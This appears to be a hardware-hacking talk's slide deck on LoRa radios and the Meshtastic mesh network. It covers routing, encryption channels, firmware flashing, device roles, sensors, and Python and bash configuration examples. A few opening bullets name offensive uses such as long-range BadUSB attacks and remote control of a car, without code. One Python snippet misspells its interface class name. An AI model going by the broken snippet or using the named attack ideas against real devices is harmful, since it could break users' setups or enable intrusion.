
- Broadcast sensor telemetry, GPS coordinates, or send an alarm
- Remote control a car!
- Relay packets
- Combine the native USB, Wi-Fi, or Bluetooth to do bad things



What Can We Do With raw LoRa packets?

- Remote control of flashes or hardware
- Long Range BadUSB Attacks
- Check out our video:

<https://youtu.be/AM9fhVpHauk>



What is Meshtastic?

Meshtastic adds encryption, managed flood routing, & convenient apps to LoRa

- Users control nodes via Bluetooth, Wi-Fi, or Serial connection
- Managed with iOS, Android, MacOS or Windows apps
- Can also connect via any chrome browser with WebSerial webapp!
- Encrypts packets & removes headaches of matching radio settings




What is a mesh network?

Mesh networks assemble themselves! Each device acts to repeat packets across the network.

This allows for convenient, self-deploying networks that allow huge ranges.

Both fixed & moving nodes can make up an active mesh network, often creating temporary network routes.



Managed flood routing - Preventing packet floods

[See it explained here](#)

[Simulate it here](#)

Challenge: Messages are broadcast to all nodes in the network & relayed multiple times to ensure delivery to distant nodes

- Managed flood routing prevents excessive message duplication & congestion
- Packets have a hop limit, preventing them from being endlessly relayed
- Nodes store recently received messages to avoid retransmitting duplicates
- All nodes wait a random amount of time before retransmit, with priority given to distant nodes or routers*

Nerd Dive - Carrier Sense Collision Avoidance

In Meshtastic, packets have best chance of being retransmitted by a distant node or router by modifying the CSCA/CSMA backoff time.



- 1) When packet 1 is sent, every node that hears it waits a random amount of time before retransmitting it (to avoid all talking at the same time)
- 2) When a node retransmits packet 1, any node that hears the retransmission will cancel rebroadcasting packet 1.
- 3) Delay depends on signal strength: lower signal = faster retransmission
- 4) Routers and repeaters have shorter default backoff times.
- 5) Distant routers stand best chance to receive and retransmit first

Which devices can I use?

Here are some of the usual suspects:

Heltec v3, Lilygo T-Deck, Rak Wireless Wizblock,

Lilygo T-Deck, Nibble, Nugget



Encryption Cheat Sheet

- Nodes communicating on LongFast channel with default encryption key:
 - All nodes can see all messages: unless they are DM's encrypted with keys exchanged between nodes
- Nodes communicating on LongFast channel with secret encryption key:
 - All nodes who know the channel key can read all messages, except encrypted DM's
- Nodes who have exchanged encryption keys communicating via DM's:
 - Only another node you've exchanged encryption keys with should be able to read

How do we install?

Web flasher

ESPtool.py command line

Nugget.dev

```
skicka@Tammy-Napkins:~/esp32% ./device-install.sh -f /Users/skicka/Downloads/nibble-esp32/firmware-nibble-esp32s3-master.bin
Trying to flash /Users/skicka/Downloads/nibble-esp32/firmware-nibble-esp32s3-master.bin, but first erasing and writing system information
esptool.py v4.7.0
Found 5 serial ports
Serial port /dev/cu.usbmodem14201
Connecting...
Detecting chip type... ESP32-S3
Chip is ESP32-S3 (QFN56) (revision v0.2)
Features: WiFi, BLE, Embedded Flash 4MB (XMC), Embedded PSRAM 2MB (AP_3v3)
Crystal is 40MHz
MAC: 24:ec:4a:2f:23:68
Uploading stub...
Running stub...
Stub running...
Erasing flash (this may take a while)...
Chip erase completed successfully in 14.6s
Hard resetting via RTS pin...
esptool.py v4.7.0
Found 5 serial ports
Serial port /dev/cu.usbmodem14201
Connecting...
Detecting chip type... ESP32-S3
Chip is ESP32-S3 (QFN56) (revision v0.2)
Features: WiFi, BLE, Embedded Flash 4MB (XMC), Embedded PSRAM 2MB (AP_3v3)
Crystal is 40MHz
MAC: 24:ec:4a:2f:23:68
Uploading stub...
Running stub...
Stub running...
Configuring flash size...
Flash will be erased from 0x00000000 to 0x001e0fff...
```

/\ Flasher

The screenshot shows the Nugget.dev Flasher web application interface. The main header features a stylized '/\' logo followed by the word 'Flasher'. The interface is divided into three main sections: 'Device', 'Firmware', and 'Flash'.
Device: A dropdown menu labeled 'Select Target Device' with a downward arrow. Below it is a small image of an ESP32 microcontroller board.
Firmware: A dropdown menu labeled 'Select Firmware Version' with a downward arrow, and a file icon. Below these are two buttons: 'Open Serial Monitor' and 'Meshtastic Docs'.
Flash: A large 'Flash' button with a lightning bolt icon. Below it is a link 'Contribute on GitHub' with a GitHub icon.
At the very bottom of the page are three footer links: 'Open Serial Monitor', 'Meshtastic Docs', and 'Contribute on GitHub'.

Mobile & desktop app, web interface

LongFast

317c Meshtastic 317c (f336a317c) I need to get a form denied by beerocracy 6/27/24 21:52

7b50 Meshtastic 7b50 (f33677b50) Should we resist capitalism or no 6/27/24 21:56

9017 Meshtastic 9017 (f37a39017) Weather balloon pre-launch talk at the hardware hacking stage! Actual launch delayed due to weather 6/27/24 21:57

abc4 Meshtastic abc4 (ffafbab4) Fight capitalism from the inside, join shadylell or beeraucracy 6/27/24 21:59

317c Meshtastic 317c (f336a317c) Irony 6/27/24 22:00

f714 Meshtastic f714 (f4355f714) Science! 6/27/24 22:24

6774 Meshtastic 6774 (f0c5c6774) Naaaaak 6/28/24 01:10

8da8 Meshtastic 8da8 (f335d8da8) Ack ack. 6/28/24 01:10

f714 Meshtastic f714 (f4355f714) Anyone rolling a naked heltec and need a case? 6/28/24 01:11

6774 Meshtastic 6774 (f0c5c6774) Well that's a rather personal question, isn't it? 6/28/24 01:12

f714 Meshtastic f714 (f4355f714) I don't judge, I'm here to give.:) 6/28/24 01:14

Bomps 7/24/24 07:40

Send Text

Nodes (12)

Find a node

Node	Role	Last Seen	Signal
DMO	Client	12/24/2024, 12:28 PM	Good
PWD	Client	12/24/2024, 12:28 PM	Good
PIP	Client	12/24/2024, 5:33 AM	Good
Duke	Client	12/24/2024, 4:59 AM	Good
OLVE	Router	12/24/2024, 4:59 AM	Good
RES3	Router	12/24/2024, 4:59 AM	Good
KM6m	Mobile	12/24/2024, 4:59 AM	Good
2da7	Client	12/24/2024, 4:59 AM	Good
Meshtastic 4130	Client	12/24/2024, 4:59 AM	Good

HARDWARE

Node	Status
DMO	Unsupported
PWD	Model

NODE

Node	Value
Node Number	1244603240
User Id	i4a2f2368
Firmware Version	2.5.17
Role	Client
Uptime	51s
Last heard	13 hours ago

ENVIRONMENT

Temp	Humidity
70°	47%

The dew point is 49° right now.



client.meshstastic...

Messages: Primary

BoneClown Rescue C3 8% 3.27 volts v2.5.0.9ac0e26

Navigation

- Messages
- Map
- Config
- Channels
- Nodes

Channels

- Primary

Nodes

- Fullerton Station - SoCalMesh.org
- mmca T1KE 5b2b
- mmca m1 adce
- charliex-dtlia1
- Gria_7fac
- Meshtastic 6d06
- Mark's NANO G2-A

Enter Message

Powered by ▲ Vercel | Meshtastic® is a registered trademark of Meshtastic LLC. | Legal Information

Settings to enable transmission

- You must set the region you are in to allow for radio transmission!
- Select the same radio settings as those you wish to speak to
- If you want encryption, change the encryption key
- Add an antenna to avoid burning out the radio!

Meshtastic LoRa Radio Profiles

8 Profiles: condense complex settings into common use cases

Trade-offs between long range or short range benefits (speed/range)

Often customized for conferences and events

Channel setting	Alt Channel Name	Data-Rate	SF / Symbols	Coding Rate	Bandwidth	Link Budget
Short Range / Turbo	Short Turbo	21.88 kbps	7 / 128	4/5	500 kHz ¹	140dB
Short Range / Fast	Short Fast	10.94 kbps	7 / 128	4/5	250 kHz	143dB
Short Range / Slow	Short Slow	6.25 kbps	8 / 256	4/5	250 kHz	145.5dB
Medium Range / Fast	Medium Fast	3.52 kbps	9 / 512	4/5	250 kHz	148dB
Medium Range / Slow	Medium Slow	1.95 kbps	10 / 1024	4/5	250 kHz	150.5dB
Long Range / Fast	Long Fast	1.07 kbps	11 / 2048	4/5	250 kHz	153dB
Long Range / Moderate	Long Moderate	0.34 kbps	11 / 2048	4/8	125 kHz	156dB
Long Range / Slow	Long Slow	0.18 kbps	12 / 4096	4/8	125 kHz	158.5dB
Very Long Range / Slow	Very Long Slow	0.09 kbps	12 / 4096	4/8	62.5 kHz	161.5dB

Device roles

✓ Client

Client Mute

Router

Repeater

Tracker

Sensor

Tak

Client Hidden

Lost And Found

Tak Tracker

Device Role	Description	Best Uses
CLIENT	App connected or stand alone messaging device.	General use for individuals needing to communicate over the Meshtastic network with support for client applications.
CLIENT_MUTE	Device that does not forward packets from other devices.	Situations where a device needs to participate in the network without assisting in packet routing, reducing network load.
CLIENT_HIDDEN	Device that only broadcasts as needed for stealth or power savings.	Use in stealth/hidden deployments or to reduce airtime/power consumption while still participating in the network.
TRACKER	Broadcasts GPS position packets as priority.	Tracking the location of individuals or assets, especially in scenarios where timely and efficient location updates are critical.
LOST_AND_FOUND	Broadcasts location as message to default channel regularly for to assist with device recovery.	Used for recovery efforts of a lost device.
SENSOR	Broadcasts telemetry packets as priority.	Deploying in scenarios where gathering environmental or other sensor data is crucial, with efficient power usage and frequent updates.
TAK	Optimized for ATAK system communication, reduces routine broadcasts.	Integration with ATAK systems (via the Meshtastic ATAK Plugin) for communication in tactical or coordinated operations.
TAK_TRACKER	Enables automatic TAK PLI broadcasts and reduces routine broadcasts.	Standalone PLI integration with ATAK systems for communication in tactical or coordinated operations.
REPEATER	Infrastructure node for extending network coverage by relaying messages with minimal overhead. Not visible in Nodes list.	Best positioned in strategic locations to maximize the network's overall coverage. Device is not shown in topology.
ROUTER	Infrastructure node for extending network coverage by relaying messages. Visible in Nodes list.	Best positioned in strategic locations to maximize the network's overall coverage. Device is shown in topology.

Device Role	BLE/WiFi/ Serial	Screen Enabled	Power Consumption	Retransmit	Prioritized Routing	Visible in Nodes List
CLIENT	Yes	Yes	Regular	Yes	No	Yes
CLIENT_MUTE	Yes	Yes	Lowest	No	No	Yes
CLIENT_HIDDEN	Yes	Yes	Lowest	Local Only	No	No
TRACKER	Yes	No	Regular / Low	Awake Only ¹	No	Yes
LOST_AND_FOUND	Yes	No	Regular	Yes	No	Yes
SENSOR	Yes	No	Regular / Low	Awake Only ¹	No	Yes
TAK	Yes	Optional	Regular	Yes	No	Yes
TAK_TRACKER	Yes	Optional	Regular	Yes	No	Yes
ROUTER	No ²	No	High	Yes	Yes	Yes
REPEATER	Yes	No	High	Yes	Yes	No

Surprise:
changing to
a router will
turn off BLE!

Adding sensors & hardware

Temperature,motion, other sensors are easy!


Enable Telemetry module & add common i2c sensors!

Telemetry Settings
Settings for the Telemetry module

Query Interval Interval to get telemetry data
0 Seconds

Update Interval How often to send Metrics over the mesh
0 Seconds

Module Enabled Enable the Environment Telemetry




I2C Sensors Supported

Sensor	I ² C Address	Data Points
BMP085	0x76, 0x77	Temperature and barometric pressure
BMP180	0x76, 0x77	Temperature and barometric pressure
BMP280	0x76, 0x77	Temperature and barometric pressure
BME280	0x76, 0x77	Temperature, barometric pressure and humidity
BME68x	0x76, 0x77	Temperature, barometric pressure, humidity and air resistance
MCP9808	0x18	Temperature
INA260	0x40, 0x41, 0x43	Current and Voltage
INA219	0x40, 0x41, 0x43	Current and Voltage
INA3221	0x42	3-channel Current and Voltage
LPS22	0x5D, 0x5C	Barometric pressure
SHTC3	0x70	Temperature and humidity
SHT31	0x44	Temperature and humidity
PMSA003I	0x12	Concentration units by size and particle counts by size
DFROBOT_LARK	0x42	Temperature, barometric pressure, humidity, wind direction, wind speed
MAX30102	0x57	Heart Rate, Oxygen Saturation, and body temperature
MLX90614	0x5A	Body temperature

Also Supported:

- UART devices like GPS for creating trackers or doing range tests
- SPI devices like a screen or other sensors
- Analog out devices like presence sensors
- Notification LED's
- Neopixel Strips!



Modules (Part 1)

Name	Description
<u>Ambient Lighting</u>	Adjust the brightness of NCP5623 I2C RGB LEDs
<u>Audio</u>	Enable Support for Codec2 Voice Comms on certain devices.
<u>Canned Message</u>	Set a number of predefined messages to send out directly from the device with the use of an input device like a rotary encoder.
<u>Detection Sensor</u>	Configure a GPIO pin to be monitored for specified high/low status and send text alerts.
<u>External Notification</u>	Incoming messages are able to alert you using circuits you attach to the device (LEDs, Buzzers, etc).
<u>MQTT</u>	Forward packets along to an MQTT server. This allows users on the local mesh to communicate with users on another mesh over the internet.
<u>Neighbor Info</u>	Send info on 0-hop neighbors to the mesh.
<u>Paxcounter</u>	Count the number of BLE and Wifi devices passing by a node.

Modules (Part 2)

<u>Range Test</u>	Send messages with GPS location at an interval to test the distance your devices can communicate. Requires (at least) one device set up as a sender and one as a receiver. The receiver(s) will log all incoming messages to a CSV.
<u>Remote Hardware</u>	Set and read a GPIO status remotely over the mesh.
<u>Serial Module</u>	Send messages across the mesh by sending strings over a serial port.
<u>Store & Forward</u>	Stores messages on a device for delivery after disconnected clients rejoin the mesh.
<u>Telemetry</u>	Attach sensors to the device and transmit readings on a regular interval to the mesh.
<u>Traceroute</u>	Track which nodes are used to hop a message to a certain destination.

Python remote control

We can control a
Meshtastic node over
Python!

- Supports serial or Bluetooth connection
- Get info or send commands
- Programmatic Python control for SIGINT

Another example using Python 3 code to send a message to the mesh when WiFi is enabled:

```
import time
import meshtastic
import meshtastic.tcp_interface
from pubsub import pub

def onReceive(packet, interface): # called when a packet arrives
    print(f"Received: {packet}")

def onConnection(interface, topic=pub.AUTO_TOPIC): # called when we (re)connect to the radio
    # defaults to broadcast, specify a destination ID if you wish
    interface.sendText("hello mesh")

pub.subscribe(onReceive, "meshtastic.receive")
pub.subscribe(onConnection, "meshtastic.connection.established")
interface = meshtastic.tcp_interface.TCPIInterface(hostname='192.168.68.74')
while True:
    time.sleep(1000)
interface.close()
```

Setup scripts

- Turn into bash scripts to config new nodes

```
#!/bin/bash

# Check if a serial port argument is provided
if [ -z "$1" ]; then
    echo "Usage: $0 <serial_port>"
    exit 1
fi

# Assign the first argument to a variable
SERIAL_PORT=$1

# Set the region to US
meshtastic --port "$SERIAL_PORT" --set lora.region US

# Wait for 8 seconds to allow the device to reboot
sleep 8


# Set the screen flip option
meshtastic --port "$SERIAL_PORT" --set display.flip_screen true
```

Public, private, semi-private mesh

Option 1: Private

Delete default LongFast channel

Create new encrypted channel with different settings and encryption. Only use your own nodes.



Public, private, semi-private mesh


Option 2: Semi-Private

Keep LongFast, but create secondary encrypted channel only your devices understand.

Your nodes are invisible to the network, but use public nodes to retransmit encrypted packets for extended range.


Option 2

Utilizing the Public Mesh Whilst Remaining Hidden



Regional Networks


